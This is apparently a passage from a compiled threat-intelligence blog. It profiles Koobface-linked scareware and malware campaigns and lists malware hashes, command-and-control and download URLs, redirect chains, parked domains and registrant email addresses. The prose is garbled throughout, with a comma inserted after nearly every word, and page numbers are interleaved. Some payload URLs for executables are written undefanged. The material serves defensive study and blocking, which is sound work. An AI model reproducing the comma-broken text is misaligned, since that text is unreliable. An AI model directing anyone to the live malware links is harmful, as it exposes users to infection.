Known, to, have, responded, to, the, same, malicious, C &C, server, IPs (178.150.139.157), are, also, the, following, malicious, domains:

hxxp://cejzesu.com

hxxp://hqyibul.wuwykym.net

Related, malicious, MD5s, known, to, have, responded, to, the, same, malicious, C &C, server, IPs: MD5: c92a9961e6096eb7af3a34e9e48114f1

MD5: 25789eec9e0d4b5cdf184bf41460808e

MD5: 1a72e482e6ec352ae4c9206b92776f01

116

MD5: e22a0fd64e5b6193be655cc29ed19755

MD5: fe8a027fd45ec9621b34a20bc907fb2c

Once, executed, a, sample, malware (MD5: c92a9961e6096eb7af3a34e9e48114f1), phones, back, to, the, following, C &C, server, IPs:

http://178.150.244.54/mod2/mentalc.exe

http://178.150.139.157/mod1/mentalc.exe

Once, executed, a, sample, malware (MD5: 25789eec9e0d4b5cdf184bf41460808e), phones, back, to, the, following, C &C, server, IPs:

http://95.180.66.40/mod2/b0ber01.exe

http://91.245.79.46/mod1/b0ber01.exe

http://178.150.139.157/mod1/b0ber01.exe

Once, executed, a, sample, malware (MD5: 1a72e482e6ec352ae4c9206b92776f01), phones, back, to, the, following, C &C, server, IPs:

http://77.123.73.34/keybex4.exe

http://178.150.139.157/keybex4.exe

Once, executed, a, sample, malware (MD5: e22a0fd64e5b6193be655cc29ed19755), phones, back, to, the, following, C &C, server, IPs:

http://176.194.18.198/mod2/ozersid.exe

http://176.110.28.238/mod1/ozersid.exe

http://46.73.67.61/mod2/ozersid.exe

http://178.150.209.116/mod2/ozersid.exe

http://178.150.139.157/mod2/ozersid.exe

http://193.32.14.186/mod1/ozersid.exe

http://46.211.9.37/mod1/ozersid.exe

Once, executed, a, sample, malware (MD5: fe8a027fd45ec9621b34a20bc907fb2c), phones, back, to, the, following, C &C, server, IPs:

http://178.150.139.157/welcome.htm

http://77.122.28.206/default.htm

http://77.122.28.206/online.htm

http://mydear.name/page _umax.php

Once, executed, a, sample, malware, (MD5: 6b31cc25e68d5d008e319c4a1c8c4098), phones, back, to, the, following, C &C, server, IPs:

hxxp://cytpaxiz.us/rasta01.exe

hxxp://60.36.47.71/file.htm

hxxp://219.204.4.3/search.htm

Once, executed, a, sample, malware, (MD5: f2392d18a266f554743b495b4e71b2be), phones, back, to, the, following, C &C, server, IPs:

hxxp://46.121.221.173/start.htm

hxxp://burhyyal.epfusgy.com/calc.exe

hxxp://178.150.138.2/install.htm

Once, executed, a, sample, malware, (MD5: 9bcaeb5b4bdd6b9e22852a98ca630914), phones, back, to, the, following, C &C, server, IPs:

117

hxxp://159.224.191.47/install.htm

hxxp://109.87.184.7/setup.htm

Once, executed, a, sample, malware, (MD5: 4fd260e17ca40a31a7baace9af1b7db9), phones, back, to, the, following, C &C, server, IPs:

hxxp://178.158.237.37/welcome.htm

hxxp://178.165.13.17/home.htm

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (74.113.233.48):

MD5: a3470a214ec34f7a0b9330e44af80714

MD5: 31593f94936e63152d35ca682fb9ef0b

MD5: eb003b7665b34f6ed3a7944e4254ad2d

MD5: ed1c465beca9596a9031580d1093cb13

MD5: cace61ddd8f8e30cf1f52f9ad6c66578

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:
hxxp://home.mywebsearch.com - 74.113.233.48

hxxp://akd.search.mywebsearch.com - 5.178.43.17

hxxp://ak.imgfarm.com - 90.84.60.81

hxxp://anx.mywebsearch.com - 74.113.233.187

Related, malicious, MD5s, known, to, have, responded, to, the, same, malicious, C &C, server, IPs: MD5: 11ddcf7bd806c9ef24cc84a440629e68

MD5: 8c1e63b34c678b48c63ba369239d5718

MD5: 10b4c54646567dcee605f5c36bfa8f17

MD5: 70dbce98f1d62c03317797a1dd3da151

MD5: ee00f47a51e91a1f70a5c7a0086b7220

Once, executed, a, sample, malware (MD5: 11ddcf7bd806c9ef24cc84a440629e68), phones, back, to, the, following, malicious, C &C, server, IPs:

http://78.62.197.14/online.htm

http://89.46.92.232/welcome.htm

http://89.46.92.232/login.htm

Once, executed, a, sample, malware (MD5: 8c1e63b34c678b48c63ba369239d5718), phones, back, to, the, following, malicious, C &C, server, IPs:

http://109.251.217.207/home.htm

http://109.251.217.207/login.htm

Once, executed, a, sample, malware, (MD5: 10b4c54646567dcee605f5c36bfa8f17), phones, back, to, the, following, malicious, C &C, server, IPs:

http://91.221.219.12/setup.htm

Once, executed, a, sample, malware, (MD5: 70dbce98f1d62c03317797a1dd3da151), phones, back, to, the, following, malicious, C &C, server, IPs:

http://89.229.4.22/install.htm

http://89.229.4.22/default.htm

Once, executed, a, sample, malware (MD5: ee00f47a51e91a1f70a5c7a0086b7220), phones, back, to, the, 118

following, malicious, C &C, server, IPs:
http://89.229.4.22/install.htm

http://89.229.4.22/default.htm

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

119

Historical OSINT - Koobface Gang Utilizes, Google Groups, Serves, Scareware and Malicious Software (2016-12-25 19:58)

In, a, cybercrime, ecosystem, dominated, by, malicious, software, releases, cybercriminals, continue, actively, populating, their, botnet’s, infected, populating, successfully, affecting, hundreds, of, thousands, of, users, globally, potentially, exposing, the, confidentiality, integrity, and, availability, of, the, affected, hosts, to, a, multi-tude, of, malicious, software, further, spreading, malicious, software, further, earning, fraudulent, revenue, in, the, process, of, monetizing, access, to, malware-infected, hosts, largely, relying, on, the, utilization, of, an, affiliate-network, based, type, of, monetization, scheme.

We’ve, recently, intercepted, a, currently, circulating, malicious, spam, campaign, affecting, Google Groups, potentially, exposing, users, to, a, multi-tude, of, malicious, software, including, fake, security, software, also, known, as, scareware, further, enticing, users, into, interacting, with, the, bogus, links, potentially, exposing, their, devices, to, a, multi-tude, of, malicious, software.

In, this, post, we’ll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it, and, establish, a, direct, connection, between, the, campaign, and, the, Koobface, gang.

Related, malicious, rogue, content, URLs, known, to, have, participated, in, the, campaign:

- anisimivachev17 - 1125 messages

- ilariongrishelev24 - 1099 messages

- yuvenaliyarzhannikov15 - 1108 messages

- burniemetheny52 - 1035 messages

- mengrug - 1090 messages

- silabobrov27 - 1116 messages

Related, malicious, URls, known, to, have, participated, in, the, campaign: hxxp://wut.im/343535

hxxp://tpal.us/wedding2

hxxp://shrtb.us/New _year _video

hxxp://snipurl.com/tx2r6

hxxp://www.tcp3.com/helga-4315

hxxp://budurl.com/egph

hxxp://flipto.com/jokes/

hxxp://rejoicetv.info/newyear

hxxp://fauz.me/?livetv

hxxp://go2.vg/funnykids

hxxp://usav.us/anecdotes

hxxp://vaime.org/joke

hxxp://theflooracle.com/mistakes

hxxp://dashurl.com/video-jokes

hxxp://www.shortme.info/smileykids/

hxxp://starturl.com/clip32112

hxxp://starturl.com/rebeca

hxxp://starturl.com/video2231

hxxp://starturl.com/funclip

hxxp://starturl.com/sexchat

hxxp://snipurl.com/tx2r6

hxxp://www.41z.com/animals

120

hxxp://www.rehttp.com/?smileykids

hxxp://starturl.com/adamaura

hxxp://mytinyurls.com/wfj

hxxp://budurl.com/egph

Sample, detection, rate, for, a, malicious, executable:

MD5: 1e0d06095a32645c3f57f1b4dcbcfe5c

Sample, malicious, URL, involved, in, the, campaign:

hxxp://newsekuritylist.com/index.php?affid=92600 - 213.163.89.56 - Bobby.J.Hyatt@gmail.com **Parked there are also:**

hxxp://networkstabilityinc .com - Email:

juliacanderson@pookmail.com;
marcusmhuffaker@mailinator.com;

justinpnelson@dodgit.com

hxxp://indiansoftwareworld .com - Email:
thelmamhandley@trashymail.com;
leanngscofield@gmail.com; ernesty-
gresham@trashymail.com

hxxp://antyvirusdevice

.com

-

Email:

latonyawmiller@pookmail.com;

royawiley@pookmail.com;

gracegoshea@pookmail.com; latonyawmiller@pookmail.com

hxxp://digitalprotectionservice .com - Email:
clarencepfetter@trashymail.com;
jamesdrobinson@pookmail.com;
jamesdrobinson@pookmail.com; clarencepfetter@trashymail
.com

hxxp://bestantyvirusservice

.com

-

Email:

kathrynrsmith@gmail.com;

richardbhughey@gmail.com;

joshuamwest@trashymail.com; kathrynrsmith@gmail.com

hxxp://antivirussoftrock .com - Email:
michaelaturner@trashymail.com;
gracemparker@trashymail.com; cliffordsfer-
nandez@pookmail.com; michaelaturner@trashymail.com

hxxp://antywiramericasell .com - Email:
Shannon.J.Ferguson@gmail.com
hxxp://antydetectivewaemergencyroom .com - Email:

brettdpetro@gmail.com; valeriejweaver@dodgit.com;

williekharris@mailinator.com; brettdpetro@gmail.com

hxxp://freeinternetvacation

.com

-

Email:

edwardmyoung@trashymail.com;

aileenasaylor@gmail.com;

williamjoverby@trashymail.com;
edwardmyoung@trashymail.com

hxxp://aolbillinghq .com - Email:

haroldamccarthy@trashymail.com; teodoromkeller@trashymail.com; joan-swhite@dodgit.com; haroldamccarthy@trashymail.com

hxxp://scanserviceprovider .com - Email: rogerdmurphy@gmail.com; charlescvalentino@mailinator.com; eliarmc-donald@trashymail.com; rogerdmurphy@gmail.com

hxxp://securitytoolsquotes .com - Email: thurmanepidgeon@dodgit.com; jessicapgrady@dodgit.com; jamesmcum-mings@trashymail.com; thurmanepidgeon@dodgit.com

hxxp://electionprogress .com - Email:

clarenceafloyd@pookmail.com; junerwurth@pookmail.com; edjbax-

ter@gmail.com; clarenceafloyd@pookmail.com

hxxp://myantywiruslist .com - Email: Nathan.S.Dennis@gmail.com

hxxp://antyspywarelistnow .com - Email: James.M.Miller@gmail.com hxxp://securitylabtoday .com - Email: Marc.N.Torres@gmail.com

hxxp://yournecessary

.com

-

Email:

debrahbettis@gmail.com;

myracbryant@dodgit.com;

marycwilliams@dodgit.com; debrahbettis@gmail.com

hxxp://securityutilitysite .net - Email: michellemwelch@mailinator.com; charlesdfrazier@trashymail.com; ros-aliejhumphrey@pookmail.com; michellemwelch@mailinator.com

hxxp://securitytoolsshop

.net

-

Email:

sarajgunter@gmail.com;

kerstinrbray@gmail.com;

keithrdeje-

sus@mailinator.com; sarajgunter@gmail.com

hxxp://securitytooledit

.net

-

Email:

byronlross@pookmail.com;

jamesslewis@mailinator.com;

leigh-

schancey@trashymail.com; byronlross@pookmail.com

hxxp://portsecurityutility .net - Email: marquettacpettit@trashymail.com; melindakbolin@pookmail.com; rhondae-hipp@mailinator.com; marquettacpettit@trashymail.com

121

Sample, detection, rate, for, a, malicious, executable:
MD5: 4a3e8b6b7f42df0f26e22faafaa0327f

MD5: 64a111acdc77762f261b9f4202e98d29

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:
hxxp://newsekuritylist.com/in.php?affid=92600

hxxp://newsekuritylist.com/in.php?affid=92600

Sample, URL, redirection, chain:

hxxp://rejoicetv.info/newyear

- hxxp://91.207.4.19/tds/go.php?sid=3

- hxxp://liveeditionpc.net?uid=297 &pid=3 &ttl=11845621a62 - 95.169.187.216 - korn989.net; liveeditionpc.net; createpc-pcscan-korn.net

- hxxp://www1.hotcleanofyour-pc.net/p=== - 98.142.243.174 - **live-guard-forpc.net** is also parked there: **Sample, detection, rate, for, a, malicious, executable:**

MD5: 4912961c36306d156e4e2b335c51151b

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:
hxxp://update2.pcliveguard.com/index.php?controller=hash - 124.217.251.99

hxxp://update2.pcliveguard.com/index.php?controller=microinstaller

&abbr=PCLG

&setupType=xp

&ttl=210475833d3 &pid=

hxxp://update2.pcliveguard.com/index.php?controller=microinstaller

&abbr=PCLG

&setupType=xp

&ttl=210475833d3 &pid=

hxxp://securityearth.cn/Reports/MicroinstallServiceReport.php - 210.56.53.125

Sample, URL, redirection, chain:

hxxp://garlandvenit.150m.com

- hxxp://online-style2.com

- hxxp://scanner-malware15.com/scn3/?engine=

- hxxp://scanner-malware15.com/download.php?id=328s3

Related, malicious, domains, known, to, have, participated, in, the, campaign:

hxxp://eclipserisa.150m.com

hxxp://adamaura.150m.com

hxxp://hugodinah.150m.com

hxxp://roycesylvia.150m.com

hxxp://lindaagora.150m.com

hxxp://sharolynpam.150m.com

hxxp://letarebeca.150m.com

hxxp://letarebeca.150m.com

Sample, URL, redirection, chain:

hxxp://egoldenglove.com/Images/bin/movie/

- hxxp://egoldenglove.com/Images/bin/movie/Flash _Update _1260873156.exe **Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:** hxxp://2-weather.com/?pid=328s03 &sid=3593b2 &d=3 &name=Loading %20video - 66.197.160.104 -mail@tatrum-verde.com

122

hxxp://scanner-spya8.com/scn3/?engine= - info@gainweight.com -

Sample, detection, rate, for, a, malicious, executable:

MD5: bfaba92c3c0eaec61679f03ff0eb0911

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://91.212.226.185/download/winlogo.bmp (windowsaltserver.com) **Related, malicious, domains, known, to, have, participated, in, the, campaign:** hxxp://2-coat.com - 193.104.22.202 - Email: mail@tatrum-verde.com hxxp://2-weather.com - 193.104.22.202 - - Email: mail@tatrum-verde.com - currently embedded on Koobface-infected hosts pushing scareware

Related, malicious, domains, known, to, have, participated, in, the, campaign: hxxp://online-style2.com - 66.197.160.104 - Email: mail@tatrum-verde.com hxxp://scanner-malware15.com - Email: info@natural-health.org

Related, malicious, IPs, known, to, have, participated, in, the, campaign: hxxp://68.168.212.142

hxxp://91.212.226.97

hxxp://66.197.160.105

Parked on 68.168.212.142:

hxxp://antispywareguide20 .com - Email: contacts@vertigo.us

hxxp://antispywareguide22 .com - Email: contacts@vertigo.us

hxxp://antispywareguide23 .com - Email: contacts@vertigo.us

hxxp://antispywareguide25 .com - Email: contacts@vertigo.us

hxxp://antispywareguide27 .com - Email: contacts@vertigo.us

hxxp://antispywaretools10 .com - Email: contacts@vertigo.us

hxxp://antispywaretools11 .com - Email: contacts@vertigo.us

hxxp://antispywaretools12 .com - Email: contacts@vertigo.us

hxxp://antispywaretools17 .com - Email: contacts@vertigo.us

hxxp://antispywaretools18 .com - Email: contacts@vertigo.us

hxxp://best-scan-911 .com - Email: TheodoreWTurner@live.com

hxxp://best-scan-921 .com - Email: TheodoreWTurner@live.com

hxxp://best-scan-931 .com - Email: TheodoreWTurner@live.com

hxxp://best-scan-951 .com - Email: TheodoreWTurner@live.com

hxxp://best-scan-961 .com - Email: TheodoreWTurner@live.com

hxxp://birthday-gifts2 .com - Email: TheodoreWTurner@live.com

hxxp://christmasdecoration2 .com - Email: contact@trythreewish.us hxxp://computerscanm0 .com - Email: JamesNTurner@yahoo.com

hxxp://computerscanm2 .com - Email: JamesNTurner@yahoo.com

hxxp://computerscanm4 .com - Email: JamesNTurner@yahoo.com

hxxp://computerscanm6 .com - Email: JamesNTurner@yahoo.com

hxxp://computerscanm8 .com - Email: JamesNTurner@yahoo.com

hxxp://go-scan021 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan061 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan081 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan091 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan121 .com - Email: TheodoreWTurner@live.com

123

hxxp://microscanner1 .com - Email: info@enigmazero.com
hxxp://micro-scanner1 .com - Email: info@enigmazero.com

hxxp://microscanner2 .com - Email: info@enigmazero.com

hxxp://micro-scanner2 .com - Email: info@enigmazero.com

hxxp://microscanner3 .com - Email: info@enigmazero.com

hxxp://micro-scanner3 .com - Email: info@enigmazero.com

hxxp://microscanner4 .com - Email: info@enigmazero.com

hxxp://micro-scanner4 .com - Email: info@enigmazero.com

hxxp://microscanner5 .com - Email: info@enigmazero.com

hxxp://micro-scanner5 .com - Email: info@enigmazero.com

hxxp://micro-scannera1 .com - Email: info@enigmazero.com

hxxp://micro-scannerb1 .com - Email: info@enigmazero.com

hxxp://micro-scannerc1 .com - Email: info@enigmazero.com

hxxp://micro-scannerd1 .com - Email: info@enigmazero.com

hxxp://pc-antispyo3 .com

hxxp://pc-antispyo5 .com

hxxp://pc-antispyo6 .com

hxxp://pc-antispyo9 .com

hxxp://pc-securityv8 .com - Email: info@billBlog.com

hxxp://protect-pca1 .com

hxxp://protect-pcr1 .com

hxxp://protect-pct1 .com

hxxp://protect-pcu1 .com

hxxp://quick-antispy91 .com - Email:
williams.trio@yahoo.com

hxxp://quick-antispy92 .com - Email:
williams.trio@yahoo.com

hxxp://quick-antispy93 .com - Email:
williams.trio@yahoo.com

hxxp://quick-antispy95 .com - Email:
williams.trio@yahoo.com

hxxp://quick-antispy99 .com - Email:
williams.trio@yahoo.com

hxxp://quick-scanner2 .com - Email: williams.trio@yahoo.com

hxxp://quick-scanner4 .com - Email: williams.trio@yahoo.com

hxxp://quick-scanner6 .com - Email: williams.trio@yahoo.com

hxxp://quick-scanner77 .com - Email: williams.trio@yahoo.com

hxxp://quick-scanner78 .com - Email: williams.trio@yahoo.com

hxxp://run-scanner023 .com - Email: TheodoreWTurner@live.com

hxxp://run-scanner056 .com - Email: TheodoreWTurner@live.com

hxxp://run-scanner067 .com - Email: TheodoreWTurner@live.com

hxxp://safe-pc01 .com - Email: JamesNTurner@yahoo.com

hxxp://safe-pc02 .com - Email: JamesNTurner@yahoo.com

hxxp://safe-pc03 .com - Email: JamesNTurner@yahoo.com

hxxp://safe-pc07 .com - Email: JamesNTurner@yahoo.com

hxxp://safe-pc09 .com - Email: JamesNTurner@yahoo.com

hxxp://safe-your-pc002 .com - Email: JamesNTurner@yahoo.com

hxxp://safe-your-pc004.com - Email: JamesNTurner@yahoo.com

hxxp://safe-your-pc009 .com - Email: JamesNTurner@yahoo.com

hxxp://scan-and-secure01 .com

hxxp://scan-and-secure04 .com

hxxp://scan-and-secure06 .com

hxxp://scan-and-secure07 .com

124

hxxp://scan-and-secure09 .com

hxxp://scan-computerab .com

hxxp://scan-computere0 .com

hxxp://scanner-malware01 .com - Email: info@natural-health.org

hxxp://scanner-malware02 .com - Email: info@natural-health.org

hxxp://scanner-malware04 .com - Email: info@natural-health.org

hxxp://scanner-malware05 .com - Email: info@natural-health.org

hxxp://scanner-malware06 .com - Email: info@natural-health.org

hxxp://scanner-malware11 .com - Email: info@natural-health.org

hxxp://scanner-malware12 .com - Email: info@natural-health.org

hxxp://scanner-malware13 .com - Email: info@natural-health.org

hxxp://scanner-malware14 .com - Email: info@natural-health.org

hxxp://scanner-malware15 .com - Email: info@natural-health.org

hxxp://securitysoftware1 .com

hxxp://securitysoftware3 .com

hxxp://securitysoftware5 .com

hxxp://securitysoftwaree .com

hxxp://securitysoftwaree7 .com

hxxp://security-softwareo1 .com

hxxp://security-softwareo5 .com

hxxp://security-softwareo7 .com

hxxp://unique-gifts2 .com - Email: contact@trythreewish.us

hxxp://unusual-gifts2 .com - Email: contact@trythreewish.us

hxxp://xmas-song .com - Email: contact@trythreewish.us

Parked on 91.212.226.97; 66.197.160.105:

hxxp://best-scan-911 .com - Email: TheodoreWTurner@live.com

hxxp://best-scan-921 .com - Email: TheodoreWTurner@live.com

hxxp://best-scan-931 .com - Email: TheodoreWTurner@live.com

hxxp://best-scan-951 .com - Email: TheodoreWTurner@live.com

hxxp://best-scan-961 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan021 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan061 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan081 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan091 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan121 .com - Email: TheodoreWTurner@live.com

hxxp://microscanner1 .com - Email: info@enigmazero.com

hxxp://micro-scanner1 .com - Email: info@enigmazero.com

hxxp://microscanner2 .com - Email: info@enigmazero.com

hxxp://micro-scanner2 .com - Email: info@enigmazero.com

hxxp://microscanner3 .com - Email: info@enigmazero.com

hxxp://micro-scanner3 .com - Email: info@enigmazero.com

hxxp://microscanner4 .com - Email: info@enigmazero.com

hxxp://micro-scanner4 .com - Email: info@enigmazero.com

hxxp://microscanner5 .com - Email: info@enigmazero.com

hxxp://micro-scanner5 .com - Email: info@enigmazero.com

hxxp://micro-scannera1 .com - Email: info@enigmazero.com

hxxp://micro-scannerb1 .com - Email: info@enigmazero.com

125

hxxp://micro-scannerc1 .com - Email: info@enigmazero.com
hxxp://micro-scannerd1 .com - Email: info@enigmazero.com

hxxp://run-scanner023 .com - Email: TheodoreWTurner@live.com

hxxp://run-scanner056 .com - Email: TheodoreWTurner@live.com

hxxp://run-scanner067 .com - Email: TheodoreWTurner@live.com

hxxp://scanner-malware01 .com - Email: info@natural-health.org

hxxp://scanner-malware02 .com - Email: info@natural-health.org

hxxp://scanner-malware04 .com - Email: info@natural-health.org

hxxp://scanner-malware05 .com - Email: info@natural-health.org

hxxp://scanner-malware06 .com - Email: info@natural-health.org

hxxp://scanner-malware11 .com - Email: info@natural-health.org

hxxp://scanner-malware12 .com - Email: info@natural-health.org

hxxp://scanner-malware13 .com - Email: info@natural-health.org

hxxp://scanner-malware14 .com - Email: info@natural-health.org

hxxp://scanner-malware15 .com - Email: info@natural-health.org

Parked on 66.197.160.104:

hxxp://2activities.com - Email: mail@tatrum-verde.com

hxxp://2-scenes.com - Email: mail@tatrum-verde.com

hxxp://2-weather.com - Email: mail@tatrum-verde.com

hxxp://online-fun2 .com - Email: mail@tatrum-verde.com

hxxp://online-news2.com - Email: mail@tatrum-verde.com

hxxp://online-style2 .com - Email: mail@tatrum-verde.com

hxxp://online-tv2.com - Email: mail@tatrum-verde.com

hxxp://snow-and-fun2 .com - Email: mail@tatrum-verde.com

hxxp://winterart2 .com - Email: info@territoryplace.us

hxxp://winterchristmas2 .com - Email: info@territoryplace.us

hxxp://wintercrafts2 .com - Email: info@territoryplace.us

hxxp://winterkids2 .com - Email: info@territoryplace.us

hxxp://winterphotos2 .com - Email: info@territoryplace.us

hxxp://winterpicture2 .com - Email: info@territoryplace.us

hxxp://winterscene2 .com - Email: info@territoryplace.us

hxxp://winterwallpaper2 .com - Email: info@territoryplace.us

What’s particularly, interesting, about, this, particular, campaign, is, the, direct, connection, with, the, Koobface, gang, taking, into, consideration, the, fact, that, **hxxp://redirector online-style2.com/?pid=312s03 &sid=4db12f** has, also, been, used, by, Koobface-infected hosts, and, most, importantly, the, fact, that, a, sampled, scareware, campaign from December 2009, were serving scareware parked on 193.104.22.200, where the Koobface scareware portfolio is parked, as, previously, profiled, and, analyzed.

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

Related posts:

[1]Historical OSINT - Celebrity-Themed Blackhat SEO Campaign Serving Scareware and the Koobface Botnet Connection

[2]The Koobface Gang Wishes the Industry "Happy Holidays"

[3]Koobface Gang Responds to the "10 Things You Didn’t Know About the Koobface Gang Post"

[4]How the Koobface Gang Monetizes Mac OS X Traffic

[5]Koobface Botnet’s Scareware Business Model - Part Two

[6]Koobface Botnet’s Scareware Business Model

[7]From the Koobface Gang with Scareware Serving Compromised Site

[8]Koobface Botnet Starts Serving Client-Side Exploits

[9]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[10]Dissecting Koobface Gang’s Latest Facebook Spreading Campaign

[11]Koobface - Come Out, Come Out, Wherever You Are

[12]Dissecting Koobface Worm’s Twitter Campaign

[13]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[14]Koobface Botnet Dissected in a TrendMicro Report

[15]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[16]Movement on the Koobface Front - Part Two

[17]Movement on the Koobface Front

[18]Dissecting the Koobface Worm’s December Campaign

[19]The Koobface Gang Mixing Social Engineering Vectors

[20]Dissecting the Latest Koobface Facebook Campaign

1. http://ddanchev.blogspot.com/2016/12/historical-osint-celebrity-themed.html

2. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

3. http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html

4. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

5. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

6. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

7. http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html

8. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

9. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

10. http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html

11. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

12. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

13. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

14. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

15. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

16. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

17. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

18. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

19. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

20. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

Historical OSINT - Hundreds of Malicious Web Sites Serve Client-Side Exploits, Lead to Rogue YouTube Video Players (2016-12-25 21:47)

In, a, cybercrime, ecosystem, dominated, by, hundreds, of, malicious, software, releases, cybercriminals, continue, actively, populating, a, botnet's, infected, population, further, spreading, malicious, software, potentially, compromising, the, confidentiality, integrity, and, availability, of, the, affected, hosts, potentially, exposing, the, affected, user, to, a, multi-tude, of, malicious, software, further, earning, fraudulent, revenue, in, the, process, of, monetizing, the, access, to, the, malware-infected, hosts, largely, relying, on, the, use, of, affiliate-network, based, type, of, fraudulent, revenue, monetization, scheme.

We've, recently, intercepted, a, currently, circulating, malicious, spam, campaign, enticing, users, into, clicking, on, bogus, and, rogue, links, potentially, exposing, the, confidentiality, integrity, and, availability, of, the, affected,

hosts, ultimately, attempting, to, socially, engineer, users, into, interacting, with, rogue, YouTube, Video, Players, ultimately, dropping, fake, security, software, also, known, as, scareware, on, the, affected, hosts, with, the, cybercriminals, behind, the, campaign, actively, earning, fraudulent, revenue, largely, relying, on, the, utilization, of, an, affiliate-network, based, type, of, monetization, scheme.

In, this, post, we'll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Sample, URL, redirection, chain:

hxxp://acquaintive.in/x.html - 208.87.35.103

- hxxp://xxxvideo-hlyl.cz.cc/video7/?afid=24 - 63.223.117.10

- hxxp://binarymode.in/topic/j.php - 159.148.117.21 - Email: enquepuedo.senior@gmail.com

- hxxp://binarymode.in/topic/exe.php?x=jjar

- hxxp://binarymode.in/topic/?showtopic=ecard &bid=151 &e=post &done=image **Related, malicious, MD5s, known, to, have, responded, to, the, same, C &C, server, IPs (208.87.35.103):** MD5: a12c055f201841f4640084a70b34c0c4

MD5: b4d435f15d094289839eac6228088baf

MD5: 2782220da587427b981f07dc3e3e0d96

MD5: 1151cd39495c295975b8c85bd4b385e5

MD5: 2539d5d836f058afbbf03cb24e41970c

Once, executed, a, sample, malware (MD5: a12c055f201841f4640084a70b34c0c4), phones, back, to, the, following, C &C, server, IPs:

hxxp://926garage.com - 185.28.193.192

hxxp://quistsolutions.eu - 188.165.239.53

hxxp://rehabilitacion-de-drogas.org - 188.240.1.110

hxxp://bcbrownmusic.com - 69.89.21.66

hxxp://andzi0l.5v.pl - 46.41.150.7

hxxp://alsaei.com - 192.186.194.133

Once, executed, a, sample, malware (MD5: 2782220da587427b981f07dc3e3e0d96), phones, back, to, the, following, C &C, server, IPs:

hxxp://lafyeri.com

hxxp://kulppasur.com - 209.222.14.3

hxxp://toalladepapel.com.ar - 184.168.57.1

hxxp://www.ecole-saint-simon.net - 208.87.35.103

Once, executed, a, sample, malware (MD5: 2539d5d836f058afbbf03cb24e41970c), phones, back, to, the, following, C &C, server, IPs:

hxxp://realquickmedia.com (208.87.35.103)

Related, malicious, domains, known, to, have, responded, to, the, same, malicious, C &C, server, IPs

(109.74.195.149):

hxxp://trustidsoftware.com

hxxp://tc28q8cxl2a5ljwa60skl87w6.cdx1cdx1cdx1.in

hxxp://golubu6ka.com

hxxp://cdx2cdx2cdx2.in

hxxp://redmewire.com

hxxp://5zw3t6jq8fiv9jtdqg23.cdx2cdx2cdx2.in

hxxp://es3iz6lb0pet3ix6la0p.cdx2cdx2cdx2.in

hxxp://qsd79bd0j8f7c90e057a.cdx1cdx1cdx1.in

hxxp://w8ncqpet2hx5kf9mbr1a.cdx1cdx1cdx1.in

hxxp://skygaran4ik.com

hxxp://5xj7wk9amqcpse2ug4ve.cdx1cdx1cdx1.in

hxxp://readrelay.com

hxxp://bk5sbm7xgo6vk0e6b3xc.cdx1cdx1cdx1.in

hxxp://d51f1qam8wi15wpxmtjq.cdx2cdx2cdx2.in

hxxp://wxvtsr98642pomligfed.cdx2cdx2cdx2.in

hxxp://zonkjhgebawzvsq09753.cdx1cdx1cdx1.in

hxxp://nightphantom.com

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (109.74.195.149):

MD5: a6c06a59da36ee1ae96ffaff37d12f28

MD5: 2d1bb6ca54f4c093282ea30e2096af0f

MD5: adf037ecbd4e7af573ddeb7794b61c40

MD5: ce7d4a493fc4b3c912703f084d0d61e1

MD5: c36941693eeef3fa54ca486044c6085a

Once, executed, a, sample, malware (MD5:a6c06a59da36ee1ae96ffaff37d12f28), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://replost.com - 109.74.195.149

hxxp://zeplost.com - 109.74.195.149

